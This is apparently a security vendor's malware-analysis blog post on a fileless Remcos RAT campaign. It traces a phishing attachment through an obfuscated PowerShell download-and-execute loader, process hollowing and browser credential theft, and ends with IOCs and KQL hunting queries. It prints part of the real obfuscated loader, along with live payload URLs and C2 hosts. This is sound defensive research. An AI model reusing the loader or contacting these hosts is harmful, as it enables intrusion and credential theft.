


Fileless Remcos Attacks on the Rise

: 10/21/2025

CyberProof Research Team | October 21, 2025 | 8 minute read



Contributors: Veena Sagar, Niranjan Jayanand, Archana Manoharan

Executive Summary

CyberProof researchers saw a spike in the Remcos (Remote Control & Surveillance Software) campaign in September and October 2025 as it spread through emails and social engineering tricks. Among the [info stealers](#) seen in the last quarter, we see Remcos topping the list by about 11% based on analysis from multiple data sources.

Remcos is a commercial Remote Access Tool to remotely control computers. Remcos is advertised as legitimate software which can be used for surveillance and penetration testing purposes but has been used in numerous hacking campaigns. Once installed, Remcos opens a backdoor on the device/computer, granting full access to the remote user.

CyberProof Threat Researchers were able to understand how attackers were successful in bypassing EDRs using highly obfuscated code while trying to access browser information through injecting Remcos code into RMClient – a Microsoft distributed file.

The motivation of these campaigns looks to be credential theft through opportunistic targeted attacks. We suspect attackers also compromised some legitimate websites to host additional files in this operation. While the financial sector bore the brunt of the recent attack, its real danger lies in what comes next. Because the

campaign likely focused on credential theft, a successful breach could grant attackers long-term, high-value access, making future, more wide-range and catastrophic attacks a strong possibility.

CyberProof will continue to monitor this campaign and will share any additional findings as updates to this article.

Technical Details

Here are the sequence of events and technical details in the most recent Remcos incident CyberProof Threat Researchers identified:

In the most recent Remcos incident we witnessed an attack where a user received an email with an attachment named 'EFEMMAK TURKEY INQUIRY ORDER NR 09162025.gz'.




Fig. 1: Image shows user tricked to download attachment through edge browser

This archive is extracted to drop a batch file like this: C:\Users\<username>\AppData\Local\Temp\00f764ae-38a7-46c6-9b3e-5131512535c7_EFEMMAK TURKEY INQUIRY ORDER NR 09162025 (2).gz.5c7\EFEMMAK TURKEY INQUIRY ORDER NR 09162025.bat'.




Fig. 2: Shows the inner batch file

This batch file then executes an obfuscated PowerShell script as shown below utilising functions like 'Lotusblo' and 'Garrots' shown in the code snippet in later section.




Fig. 3: Launch of PowerShell script from batch file

(Hash: 5cb34177d0289e9737e5a261b8d1aac227656b96c768f789d6fcc9bc20adb05e)

The script initiates a hidden PowerShell process and employs a custom string de-obfuscation function and dynamic code execution using Invoke-Expression. It configures web requests to use TLS 1.2 and a custom User-Agent string. The script then constructs a target file path at C:\Users\
<username>\AppData\Roaming\Hereni.Gen. It then attempts to download a file from
hxxps://icebergtbilisi.ge/Sluknin.afm to this path in a continuous loop, pausing for 4 seconds between

attempts, until the file is successfully downloaded. After a successful download, the script reads the content of this file, Base64 decodes it, and then attempts to decompress it using GZip. The resulting decompressed data stream object is subsequently passed to Invoke-Expression, indicating an attempt to execute the retrieved payload.

Below is a code snippet of PowerShell code that launches next stage of attack through msixec.

```
powershell.exe -windowstyle hidden "spsv exergonic;function Lotusblo ($fremhvls){ $prci=3;do
{$aaenaand+=$fremhvls[$prci];$prci+=4;$tradsti=Compare-Object vandfa fusela15}until
(!$fremhvls[$prci])$aaenaand}function Garrots ($subflavou){.($realek) ($subflavou)}$nonex=Lotusblo
'{{{N{{.E {{T{{{.{{{w';$nonex+=Lotusblo 'GGGeGG B,GGcGGGLGGGiGGGEgg
n,GGt';$easinesses=Lotusblo ' ;;M ;;o ;;z;;;i ; l ;;;;a;;;/';$emball=Lotusblo 'P,PTPP.IPPPsPPP1PP
2';$unhastyu='iii[ii,NiiiE iiTiii.iiiSi,ieiir iiV .iiiiCiieiiip iiOiiiiiniit iim iiAiiin iiAiiigiiiieiiriii]iii:i,i:iiiS i,eiiiciiu iiriiiitii
Y ip i Rii.OiiitiiiO iiCii o iiii=iii$iiiEii miiiBiiia iiL il';$easinesses+=Lotusblo '.....
.....;$modific=Lotusblo 'S S>';$realek=Lotusblo ']] I ]]e
]]x';$home='john';$tineidsma='\Hereni.Gen';Garrots (Lotusblo ')
```

The code is responsible to launch msixec.exe from powershell.exe as shown below:



powershell.exe created process msixexec.exe

Event info

Event

powershell.exe created process msixexec.exe

Event time

Sep 16, 2025 4:58:51 PM

Action type

ProcessCreated

Entities

 powershell.exe > msixexec.exe

Event entities graph

^ Collapse all

A screenshot of the Windows Task Manager interface. The 'powershell.exe' process is selected, showing its PID as 22848. Below it, the 'msiexec.exe' process is visible with PID 9056. The 'msiexec.exe' process details show an execution time of 'Sep 16, 2025 4:58:51 PM'.

 Hunt for related events

Fig. 4: PowerShell launches msixexec.exe

From device timeline, we get to see that msixec.exe used process hollowing to inject itself into RmClient.exe.




Fig. 5: Defender showing alert on process injection of msixec into RmClient.exe

The injected code is Remcos RAT trying to access browser saved password files, which alerted the MDR, thanks to partial EDR alerts at this stage:




Fig. 6: Alert timeline shows partial alerts when browser files were touched

The hash of RmClient '8f6a3b111f6e0498cb677b175966175bfa53e58c9fb41ddb63c7b7568e24c760' seen in this incident is distributed by Microsoft

Google TI Verdict

Undetected

0 100

GTI Score: 1/100

8f6a3b111f6e0498cb677b175966175bfa53e58c9fb41ddb63c7b7568e24c760

🕒 File distributed by Microsoft

RmClient.exe

peexe known-distributor

SUMMARY DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY

Assessment

This indicator did not match our detection criteria and there is currently no evidence of malicious activity.

File distributed by Microsoft

File Overview

SHA256	8f6a3b111f6e0498cb677b175966175bfa53e58c9fb41ddb63c7b7568e24c760
SHA1	83bc2e26a782958f2e9c8962bc3b06cd2cc2cabd
MD5s	a9118ad8720926583a546ddb10800d4
First seen	2022-10-20 18:22:43 UTC - 🇺🇸 UNITED STATES
Last seen	2025-08-18 14:55:06 UTC - 🇺🇸 UNITED STATES
Analysis	🕒 File distributed by Microsoft
First seen ITW	2021-10-28 17:07:49 UTC

Fig. 7: Image showing RMClient hash information from VirusTotal

We checked with msixec's process ID to understand additional activities:

Query results are presented in your local time zone as per settings. Kusto files, however, work in UTC.

```


1 union DeviceEvents, DeviceProcessEvents, DeviceFileEvents
2 | where InitiatingProcessId == "9056"
3 | where DeviceName contains " "
4 | project Timestamp, ActionType, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFolderPath

```

Timestamp	ActionType	FileName	FolderPath	ProcessCommandLine	InitiatingProcessFolderPath
Sep 16, 2025 10:5...	ProcessCreated	RmClient.exe	C:\Windows\SysWOW64\...	stext "C:\Users\...AppData\Local\Temp\eqvmlkhtfexiqhux"	c:\windows\syswow64\msiexec.exe
Sep 16, 2025 10:5...	ProcessCreated	RmClient.exe	C:\Windows\SysWOW64\...	stext "C:\Users\...AppData\Local\Temp\olielvabzwcswdmooyv"	c:\windows\syswow64\msiexec.exe
Sep 16, 2025 10:5...	ProcessCreated	RmClient.exe	C:\Windows\SysWOW64\...	stext "C:\Users\...AppData\Local\Temp\ufopmzfcphogvkrqykpjip"	c:\windows\syswow64\msiexec.exe
Sep 16, 2025 10:5...	ProcessCreated	RmClient.exe	C:\Windows\SysWOW64\...	stext "C:\Users\...AppData\Local\Temp\ufopmzfcphogvkrqykpjip"	c:\windows\syswow64\msiexec.exe

Fig. 8: Analysis on executions initiated from msixec.exe based on process ID shows random file names dropped in Temp directory.

Additionally, we have reviewed network connections initiated from msixec.exe (by checking its process ID) and observed the below connections including C2 urls:



msiexec.exe established an outbound communication with 89.238.176.5 on uncommon port (57864)

T1095: Non-Application Layer ProtocolT1571: Non-Standard Port

Event info

Event

msiexec.exe established an outbound communication with 89.238.176.5 on uncommon port (57864)

Event time	Action type
Sep 16, 2025 5:00:32 PM	ConnectionFailed

User	Mitre Techniques
	T1095: Non-Application Layer Protocol T1571: Non-Standard Port

Entities

explorer.exe > powershell.exe > msiexec.exe > 89.238.176.5 (ablelifepurelifebk.ydns.eu)

Event details

Destination address	Port
89.238.176.5	57864

Hunt for related events

Fig. 9: msiexec making remote connection

Further investigation revealed more network connections launched by msiexec.exe.

Query

Query results are presented in your local time zone as per settings. Kusto filters, however, work in UTC.

```

1 union DeviceNetworkEvents
2 | where InitiatingProcessId == "9956"
3 | where DeviceName contains
4 | project Timestamp, ActionType, RemoteIP, RemotePort, RemoteUrl, InitiatingProcessFileName

```

Getting started Results Query history

Export Show empty columns 10 items Search 00:02:504 Low Chart type

Filters: Add filter

Timestamp	ActionType	RemoteIP	RemotePort	RemoteUrl	InitiatingProcessFileName
Sep 16, 2025 10:55:19 PM	ConnectionSuccess	89.238.176.5	57864	ablelifepurelife.ydns.eu	msiexec.exe
Sep 16, 2025 10:55:22 PM	ConnectionSuccess	172.67.74.152	443	api.upify.org	msiexec.exe
Sep 16, 2025 10:55:23 PM	ConnectionSuccess	172.67.214.3	443	api.findip.net	msiexec.exe
Sep 16, 2025 10:55:23 PM	ConnectionSuccess	142.251.47.67	80	o.pki.goog	msiexec.exe
Sep 17, 2025 12:08:11 AM	ConnectionFailed	89.238.176.5	57864	ablelifepurelife.ydns.eu	msiexec.exe
Sep 17, 2025 12:08:14 AM	ConnectionFailed	89.238.176.5	50807	ablelifepurelifebk.ydns.eu	msiexec.exe
Sep 16, 2025 4:59:38 PM	ConnectionSuccess	10.33.51.50	8080		msiexec.exe
Sep 16, 2025 5:00:12 PM	ConnectionFailed	213.157.215.229	443		msiexec.exe
Sep 16, 2025 5:00:32 PM	ConnectionFailed	89.238.176.5	57864	ablelifepurelifebk.ydns.eu	msiexec.exe

Fig 10: More network connections by msiexec

>	Sep 17, 2025 12:5...	ConnectionFailed	213.157.215.229	443	icebergtbilisi.ge
---	----------------------	------------------	-----------------	-----	-------------------

Fig. 11: Above connection by msiexec was seen failed

Below image shows the GET request to malicious C2 domain and User-Agent used when retrieving random file names.

<p>GET https://icebergtbilisi.ge/ZvwtKLugYKoIVTiIk155.bin</p> <p>Remote address: 213.157.215.229:443</p> <p>Request</p> <p>GET /ZvwtKLugYKoIVTiIk155.bin HTTP/1.1</p> <p>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0</p> <p>Host: icebergtbilisi.ge</p> <p>Cache-Control: no-cache</p> <p>Response</p> <p>HTTP/1.1 200 OK</p> <p>Date: Tue, 16 Sep 2025 13:47:17 GMT</p> <p>Server: Apache</p> <p>Last-Modified: Tue, 16 Sep 2025 08:46:48 GMT</p> <p>Accept-Ranges: bytes</p> <p>Content-Length: 506944</p> <p>Content-Type: application/octet-stream</p>	MSIEXEC.EXE
<p>GET https://icebergtbilisi.ge/Sluknin.afm</p> <p>Remote address: 213.157.215.229:443</p> <p>Request</p> <p>GET /Sluknin.afm HTTP/1.1</p> <p>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0</p> <p>Host: icebergtbilisi.ge</p> <p>Connection: Keep-Alive</p> <p>Response</p> <p>HTTP/1.1 200 OK</p> <p>Date: Tue, 16 Sep 2025 13:46:35 GMT</p> <p>Server: Apache</p> <p>Last-Modified: Tue, 16 Sep 2025 08:48:00 GMT</p> <p>Accept-Ranges: bytes</p> <p>Content-Length: 600136</p> <p>Keep-Alive: timeout=5, max=100</p> <p>Connection: Keep-Alive</p> <p>Content-Type: application/x-font-type1</p>	POWERSHELL.EXE

Hunting Query

union DeviceEvents, DeviceProcessEvents

| where FileName contains "rmclient.exe"

| where ProcessCommandLine contains "AppData\\Local\\Temp"

| project Timestamp, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessParentFileName

